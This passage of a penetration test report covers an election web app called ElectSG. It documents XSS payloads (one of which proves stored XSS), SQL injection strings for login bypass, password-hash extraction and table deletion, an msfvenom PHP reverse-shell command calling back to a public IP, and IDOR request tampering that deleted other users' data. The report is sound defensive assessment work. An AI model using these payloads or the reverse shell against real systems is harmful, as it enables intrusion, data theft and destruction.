The web application underwent a comprehensive manual penetration testing process, focusing on critical areas such as input validation, authentication, and session management. The strategy prioritized identifying high-severity vulnerabilities, with a methodical approach to ensure that all key aspects of the application were thoroughly examined.

Test Participant

The penetration testing was performed by Phyo Wai Lin. The testing process was carried out with careful attention to detail, ensuring that potential vulnerabilities were identified and documented for remediation.

Test Schedule

Testing was strategically scheduled after the deployment of key components in both live and local environments. This allowed for a thorough evaluation of the application under realistic conditions, ensuring that any identified issues could be addressed promptly.

Tools Used

During the security assessment the following tools have been used:

- Burp Suite: For intercepting and modifying HTTP/HTTPS traffic, and general web application testing.
- Nmap: For port scanning and service identification.
- Metasploit Framework: For developing and testing exploit code.
- Custom scripts: For specific testing scenarios and payload generation.

4.7.1.5 Target: elect-sg.cookndrum.com

Domain Name	elect-sg.cookndrum.com
IPv4 Addresses	54.255.56.232, 52.220.192.203

Ports and Services

Protocol	Port	Identified Service	Version
TCP	80	HTTP	awselb/2.0
TCP	443	HTTPS	awselb/2.0

4.7.1.6 Cross-Site Scripting (XSS)

Description

Cross-Site Scripting (XSS) is a security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal data, hijack user sessions, or redirect users to malicious websites.

Test Procedures

1. Identified Target Input Fields:

- Login Form
- Admin Create Party Form
- Candidate Upload Candidate Statement Form

2. Crafted Payloads:

Payload Type	Example Code
Basic XSS Payload	<script>alert('XSS');</script>
HTML Tag Escaping XSS Payload	"><script>alert('XSS');</script> “</td></tr></tbody></thead></table>< script>alert('XSS');</script>
JavaScript Command Injection	;alert('XSS');//
XSS Polyglot	jaVasCript:/*-/*/*\`/*"/**/(/* */onerror=alert('XSS'))//%0D%0A%0d%0a// <styleType/<title/<textarea/<script//--!>\ x3csVg/<svg/onload=alert('XSS')//>\x3e

3. Injected Payloads:

- Entered the payloads into the username field on the login form and submitted the form.
- Entered the payloads into the party name field on the create account form and submitted the form.
- Entered the payloads into the candidate statement field on the candidate statement form and submitted the form.


4. Observed Application Behaviour:


- Checked if the payload executed and displayed an alert box with the message 'XSS'.
- Verified whether the script was sanitized or encoded by the application.

Results

1. Login Form:

- The crafted payloads were entered into the username field.
- Upon submission, the application displayed an error message but did not execute the script.
- Outcome: The inserted XSS code were not being reflected and the application did not use user input in displaying error message.
- Screenshots:






2. Create Party Form:

- The crafted payloads were entered into the party name field.
- Upon submission, the application stored the party instance in the database.
- Outcome: The inserted XSS code were being executed and alert box appeared when visiting ‘View Party’ page where party name was being retrieved from the database and displayed on the page.
- Screenshots:

The screenshot shows a red-themed 'Create Party' form. On the left is a sidebar with navigation items: 'User Account', 'User Profile', 'District', 'Election Status', 'Announcement', and 'Party'. At the top right are links for 'My Account', 'Home', 'About us', and 'Log out'. The main form area has a title 'Create Party'. It contains two input fields: 'Party name:' with the value '<script>alert('XSS')</script>' and 'Description:' with the value 'test'. A red 'Create' button is at the bottom right of the form.

3. Upload Candidate Statement Form:

- The crafted payloads were entered into the candidate statement field.
- Upon submission, the application stored the candidate statement with related Candidate Profile instance in the database.
- Outcome: The inserted XSS code were not being executed and alert box did not appear when visiting ‘Candidate Home’ page where candidate statement was being retrieved from the database and displayed on the page.
- Screenshots:





ElectSG

[My Account](#) [Home](#) [About us](#) [Log out](#)



Name: John Doe a
Party: PAP

Campaign Poster



NO IMAGE AVAILABLE



My Statement

"><script>alert('XSS');</script>



4.7.1.7 SQL Injection (SQLi)

Description

SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can enable attackers to view, modify, or delete data they are not supposed to access, and in some cases, even take control of the database server.

Test Procedures

Identified Target Input Fields:

- Login Form
- Admin User Account Search Bar
- Admin Create District Form

2. Crafted Payloads:

Payload Type	Example Code
Authentication Bypass	admin' OR 1=1;--
Data Extraction / Information Disclosure	0 UNION SELECT group_concat(username, ':' ,password SEPARATOR ' '),2,3,4,5,6,7,8,9 FROM myapp_useraccount;--
Destructive SQL Injection	';DROP TABLE myapp_district;--

3. Injected Payloads:

- Entered the ‘Authentication Bypass’ payload into the username field on the login form and submitted the form.
- Entered the ‘Data Extraction’ payload into the user account search bar and performed a search.
- Entered the ‘Destructive SQL Injection’ payload into the district name field on the create district form and submitted the form.

4. Observed Application Behaviour:

- Monitored whether the application logged in without a valid password.
- Checked if the search returned hashed passwords along with the related usernames.
- Observed whether the create district form accepted the input and caused any database errors or prevented the operation.

Results

1. Login Form:

- The crafted ‘Authentication Bypass’ payload was entered into the username field.
- Upon submission, the application rejected the login attempt and displayed an error message.
- Outcome: The application did not allow unauthorized access, indicating proper input validation or query parameterization.
- Screenshots:

2. User Account Search Bar:

- The crafted ‘Data Extraction’ payload was entered into the search bar.
- The search returned zero matching records.
- Outcome: The application did not alter the query logic, suggesting the use of safe query practices.
- Screenshots:

The screenshot shows the 'User Accounts' page of the ElectGO application. At the top right, there are navigation links: 'My Account', 'Home', 'About us', and 'Log out'. On the far left, a vertical sidebar menu is visible with options: 'User Account', 'User Profile', 'District', 'Election Status', 'Announcement', and 'Party'. The main content area is titled 'User Accounts' and contains a search bar with the placeholder '0 UNION SELEC' and a red 'Search' button. Below the search bar is a table with the following columns: ID, Username, Full Name, Date of Birth, Role, Party, District, and Actions. A message 'No user accounts found.' is displayed at the bottom of the table.

3. Create District Form:

- The crafted 'Destructive SQL Injection' payload was entered into the district name field.
- The application stored the district name in the database, but when viewing the district page, the code appeared as plain text and did not execute or cause any damage.
- Outcome: The application effectively prevented the SQL injection attack, by using parameterized queries and properly escaping inputs, ensuring that the malicious code was stored as a harmless string rather than executed.

- Screenshots:

Add District

District name: `';DROP TABLE myapp_district;--`

Num of people: 2

Create District

Or

CSV file: Choose file No file chosen

Create Districts

Districts

Name	Number of People	Actions	
CLEMENTI	20	Update	Delete
JURONG EAST	20	Update	Delete
CENTRAL	20	Update	Delete
'DROP TABLE MYAPP_DISTRICT;--	1	Update	Delete

4.7.1.8 File Upload Attack

Description

File Upload Attacks occur when an application allows users to upload files without properly validating or restricting the file types, contents, or size. This can lead to serious security vulnerabilities, such as the execution of malicious code or the overwriting of existing files on the server. An attacker might upload a file containing a script or executable code, which can then be executed on the server, leading to unauthorized access or control over the application.

Test Procedures

1. Identified Target Input Fields:

- Candidate Upload Profile Picture Form
- Candidate Upload Election Poster Form

2. Prepared Malicious File:

- Generate reverse shell php code using msfvenom.
- Command used: `msfvenom -p php/reverse_php LHOST=104.8.151.227 LPORT=9000 -f raw > reverse_shell.png.php`
- LHOST: Set to public IP address that the target machine will connect back to when the reverse shell is executed.
- LPORT: Set to 9000, which is the port my machine will listen on to receive the reverse shell connection.
- Port Forwarding: To successfully receive the reverse shell connection, port forwarding is being set up on the router. Forward port 9000 to my machine's private IP address (e.g., 192.168.x.x). This allows traffic coming to public IP on port 9000 to be routed correctly to my machine.
- Listener Setup: On local machine, a listener is being set up using msfconsole.

3. Attempted File Upload:

- Uploaded the prepared malicious file into the profile picture field on the profile picture form and submitted the form.
- Uploaded the prepared malicious file into the election poster field on the election poster form and submitted the form.

4. Observed Application Behaviour:

- Checked whether the application sanitized the uploaded file or restricted file types to safe formats.
- Observed if the server executed the embedded PHP code when accessing the file URL.
- Monitored for any error messages or indications that the file was processed or blocked.

Results

1. Profile Picture Form:

- The malicious file was rejected, and the error message "invalid form submission" appeared.
- Outcome: The application enforced strict validation on the uploaded file, likely using a combination of file type validation and server-side configurations that prevent the upload and execution of malicious scripts. The application effectively prevented the upload by recognizing the file as invalid and rejecting it before it could be processed.

2. Election Poster Form:

- The malicious file was rejected, and the error message "invalid form submission" appeared.
- Outcome: The application enforced strict validation on the uploaded file, likely using a combination of file type validation and server-side configurations that prevent the upload and execution of malicious scripts. The application effectively prevented the upload by recognizing the file as invalid and rejecting it before it could be processed.

4.7.1.9 Insecure Direct Object Reference (IDOR)

Description

Insecure Direct Object Reference (IDOR) is a type of access control vulnerability that occurs when an application allows users to access objects (like database entries) directly via a URL or a form parameter without proper authorization checks. This can lead to unauthorized users accessing or modifying data that they shouldn't have permission to view or edit. For example, by modifying the URL or a parameter, an attacker could access another user's account details or orders.

Test Procedures

1. Identified Target URLs and Parameters:

- Home Page URLs for different user types: `/admin_home/` , `/candidate_home/` , and `/voter_home/` .
- Admin Delete Profile URL: `/admin_home/delete_profile/<profile_id>/` .
- Candidate Delete Profile Picture URL: `/candidate_home/delete_profile_picture/<candidate_id>/` .

2. Attempted URL and POST Request Manipulation:

- Logged in as Candidate and attempted to access the Admin home page by directly navigating to `/admin_home/` .
- Logged in as Admin, initiated the deletion of a test profile, intercepted the request using Burp Suite, and altered the 'profile_id' to that of the permanent profile 'Admin' (POST /admin_home/delete_profile/1/).
- Logged in as Candidate, initiated the deletion of own profile picture, intercepted the request using Burp Suite, and altered the 'candidate_id' to that of another candidate user's ID (POST /candidate_home/delete_profile_picture/18/).


3. Observed Application Behaviour:

- Observed whether the application allowed access to the Admin home page or if it enforced URL restrictions.
- Forwarded the modified request to the server and observed if the application deleted the targeted profile.
- Forwarded the modified request to the server and observed if the application deleted the profile picture of the targeted user.

Results

1. Access Another User Type's Home Page:

- The application correctly enforced URL restrictions, preventing access to the Admin home page when logged in as a Candidate.
- Outcome: The test did not pass, indicating that proper access controls are in place for URL restrictions.
- Screenshots:



2. Delete Permanent 'Admin' Profile:

- The application allowed the deletion of the 'Admin' Profile.
- Outcome: The test passed, revealing a vulnerability where checks to verify delete profile permissions were not enforced in the backend, allowing unauthorized deletion of important profiles.
- Screenshots:
 - Delete 'test' profile instance.

The screenshot shows a user interface for managing profiles. On the left, there is a sidebar with navigation links: User Account, User Profile, District, Election Status, Announcement, and Party. The main content area is titled "User Profiles". It contains a table with three rows:

Profile Name	Actions
Candidate	Permanent Profile
Admin	Permanent Profile
test	Update Delete

A black modal dialog is overlaid on the page, centered over the table. The dialog has a title "elect-sg.cookndrum.com says" and the message "Are you sure you want to delete this profile?". It features two buttons: "Cancel" (light blue) and "OK" (dark blue).

- Intercepted the delete request using burp suite.

```

1 POST /admin_home/delete_profile/3/ HTTP/1.1
2 Host: 192.168.0.100:8000
3 Cookie: csrfmiddlewaretoken=LHmDqzrYBYOfXJeuLRLHV2oAg7xIZls; sessionid=qff5fvu7ilzlo8cmbquwzxm6pv9l0lx8
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://192.168.0.100:8000/admin_home/view_profiles/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 84
11 Origin: https://192.168.0.100:8000
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: keep-alive
19
20 csrfmiddlewaretoken=raEUOnmV6LBKawx74lMTojDlWVX6VsNH2Ib6hDLcUcpofj6bowt4V4vzl2UtthEZ

```

- Altered the Profile ID to that of permanent Profile ‘Candidate ID ‘1’ and forwarded the request to the server.

```

1 POST /admin_home/delete_profile/1/ HTTP/1.1
2 Host: 192.168.0.100:8000
3 Cookie: csrfmiddlewaretoken=LHmDqzrYBYOfXJeuLRLHV2oAg7xIZls; sessionid=qff5fvu7ilzlo8cmbquwzxm6pv9l0lx8
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://192.168.0.100:8000/admin_home/view_profiles/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 84
11 Origin: https://192.168.0.100:8000
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: keep-alive
19
20 csrfmiddlewaretoken=raEUOnmV6LBKawx74lMTojDlWVX6VsNH2Ib6hDLcUcpofj6bowt4V4vzl2UtthEZ

```

- Candidate Profile was deleted.


Profile Name	Actions
Admin	Permanent Profile
test	<button>Update</button> <button>Delete</button>

3. Delete Other User's Profile Picture:


- The application allowed the deletion of another user's profile picture, even though the user should only have been able to delete their own.
- Outcome: The test passed, indicating a security flaw where the 'candidate_id' is passed in the URL and not validated against the logged-in user's session, allowing unauthorized deletion of other users' profile pictures.
- Screenshots:
 - User IDs of John Doe and Mary James.

18	john123	John Doe
19	mary123	Mary James

- Mary James's Profile Picture.




- Logged in as John Doe and delete his own profile picture.



- Intercepted the delete request using burp suite.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger
		Intercept	HTTP history	WebSockets history					Proxy settings
<p>🔗 Request to https://192.168.0.100:8000</p> <p>Forward Drop Intercept on Action Open browser</p> <p>Pretty Raw Hex</p> <pre> 1 POST /candidate_home/delete_profile_picture/18/ HTTP/1.1 2 Host: 192.168.0.100:8000 3 Cookie: csrfmiddlewaretoken=ZafbnlSsyv1FgUMclel0BLwdvpElCY37; sessionid=24dm1p8qbvgt0c550dz8u01cm3s0kvpu 4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://192.168.0.100:8000/candidate_home/ 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 84 11 Origin: https://192.168.0.100:8000 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 Connection: keep-alive 19 20 csrfmiddlewaretoken=OoNPEVOTAbICNsxUbKNoQXkrNMtiSsXODoSQR6wbYwc7Tc9Wm0YehyGu81X9kgQL </pre>									

- Altered the candidate ID to that of Mary James's ID '19' and forwarded the request to the server.




The screenshot shows the OWASP ZAP proxy interface in Intercept mode. The request details pane displays a POST request to `/candidate_home/delete_profile_picture/19/`. The request headers include:

```

1 POST /candidate_home/delete_profile_picture/19/ HTTP/1.1
2 Host: 192.168.0.100:8000
3 Cookie: csrfmiddlewaretoken=ZafbnlSsyv1FgUMclel0BLwdvpElCY37; sessionid=24dmlp8qbvgt0c550dz8u01cm3s0kvpu
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://192.168.0.100:8000/candidate_home/
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 84
11 Origin: https://192.168.0.100:8000
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: keep-alive
19
